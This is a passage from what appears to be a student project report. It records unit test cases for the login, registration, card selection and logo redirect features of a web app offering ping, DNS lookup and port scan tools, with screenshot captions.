


Figure 60: User entering email and password screenshot




Figure 61: User login proof screenshot

#### 4.2.2 Testing Registration Feature

Unit Testing	Test Case 2
Objective	Testing Registration Feature
Action	Clicking on register on main page and then registering new user in registration page.
Expected Output Result	New user should successfully register
Actual Result	New user is registered.
Conclusion	The actual result and expected output result resembled.

Table 11: Testing Registration Feature




Figure 62: User clicking on register screenshot



Figure 63: Registering new user screenshot




Figure 64: Newly registered user login proof screenshot

#### 4.2.3 Testing card selection feature

Unit Testing	Test Case 3
Objective	Testing card selection feature
Action	Clicking on cards on menu
Expected Output Result	Redirect user to respective card interface
Actual Result	User is redirected to respective card interface
Conclusion	The actual result and expected output result resembled.

Table 12: Testing card selection feature




Figure 65: User clicking ping card screenshot




Figure 66: Ping function interface after selecting card screenshot




Figure 67: User selecting DNS Lookup card screenshot




Figure 68: DNS Lookup feature interface screenshot




Figure 69: User selecting port scan card screenshot




Figure 70: Port scan interface screenshot

#### 4.2.4 Testing logo selection to redirect to main page

Unit Testing	Test Case 4
Objective	Testing logo selection to redirect to main page
Action	Clicking on logo
Expected Output Result	Redirect user to main page
Actual Result	User is redirected towards the main page.
Conclusion	The actual result and expected output result resembled.

Table 13: Testing logo selection to redirect to main page




Figure 71: Clicking on logo in ping function interface screenshot




Figure 72: User getting redirected to main page after clicking on logo in ping page screenshot



Figure 73: Clicking on logo in DNS Lookup function screenshot




Figure 74: User getting redirected to main page after clicking on logo in DNS Lookup page screenshot




Figure 75: User clicking logo in port scan page screenshot

